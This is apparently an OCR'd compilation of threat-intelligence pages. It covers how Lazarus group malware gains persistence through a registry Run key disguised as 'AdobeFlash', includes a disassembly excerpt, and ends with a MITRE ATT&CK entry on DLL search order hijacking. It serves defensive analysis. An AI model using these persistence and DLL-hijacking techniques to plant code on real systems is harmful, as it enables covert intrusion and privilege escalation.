
Created: 23 January 2020

Last Modified: 12 May 2022

Version Permalink

Persistence

Lazarus group



Persistence

The persistence mechanism of the malware is performed only for the downloaded implant. Persistence is established for the implant via the visual basic macro code initially executed upon document loading by the victim. This persistence is also performed ONLY if the malware successfully executes the downloaded implant. The malware first tries to update the HKEY_LOCAL_MACHINE registry key.

If the update is unsuccessful then it also tries to update the HKEY_CURRENT_USER registry key. Value written to registry to achieve persistence on the endpoint:

Registry Subkey = Software\Microsoft\Windows\CurrentVersion\Run


Value Name = AdobeFlash

Value Content = "C:\DOCUME~1\<username>\LOCALS~1\Temp\OneDrive.exe" kLZXlyJelgqUpKzP

```
push    eax             ; phkResult
movups  xmm0, xmmword ptr ds:aSoftwareMicrosoftWindowsCurrentversionRun+10h ; "ft\\Windows\\Cur
lea     eax, [ebp+SubKey]
push    eax             ; lpSubKey
movups  [ebp+var_24], xmm0
push    HKEY_LOCAL_MACHINE ; hKey
movq    xmm0, qword ptr ds:aSoftwareMicrosoftWindowsCurrentversionRun+20h ; "ntVersion\\Run"
movq    [ebp+var_14], xmm0
call    ds:RegCreateKeyA
mov     edi, ds:RegCloseKey
test    eax, eax
jnz     short loc_100014D1
push    esi             ; lpString
call    ds:lstrlenA
push    eax             ; cbData
push    esi             ; lpData
```

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/lazarus-resurfaces-targets-global-banks-bitcoin-users/

Privilege Escalation



Home > Techniques > Enterprise > Hijack Execution Flow > DLL Search Order Hijacking

Hijack Execution Flow: DLL Search Order Hijacking

Other sub-techniques of Hijack Execution Flow (12)

Adversaries may execute their own malicious payloads by hijacking the search order used to load DLLs. Windows systems use a common method to look for required DLLs to load into a program. [1][2] Hijacking DLL loads may be for the purpose of establishing persistence as well as elevating privileges and/or evading restrictions on file execution.

There are many ways an adversary can hijack DLL loads. Adversaries may plant trojan dynamic-link library files (DLLs) in a directory that will be searched before the location of a legitimate library that will be requested by a program, causing Windows to load their malicious library when it is called for by the victim program. Adversaries may also perform DLL preloading, also called binary planting attacks, [3] by placing a malicious DLL with the same name as an ambiguously specified DLL in a location that Windows searches before the legitimate DLL. Often this location is the current working directory of the program.[4] Remote DLL preloading attacks occur when a program sets its current directory to a remote location such as a Web share before loading a DLL. [5]

Adversaries may also directly modify the search order via DLL redirection, which after being enabled (in the Registry and creation of a redirection file) may cause a program to load a different DLL.[6][7][8]

If a search order-vulnerable program is configured to run at a higher privilege level, then the adversary-controlled DLL that is loaded will also be executed at the higher level. In this case, the technique could be used for privilege escalation from user to administrator or SYSTEM or from administrator to SYSTEM, depending on the program. Programs that fall victim to path hijacking may appear to behave normally because malicious DLLs may be configured to also load the legitimate DLLs they were meant to replace.

ID: T1574.001

Sub-technique of: T1574

ⓘ Tactics: Persistence, Privilege Escalation, Defense Evasion

ⓘ Platforms: Windows

ⓘ CAPEC ID: CAPEC-471

Contributors: Stefan Kanthak; Travis Smith, Tripwire

Version: 1.1

Created: 13 March 2020

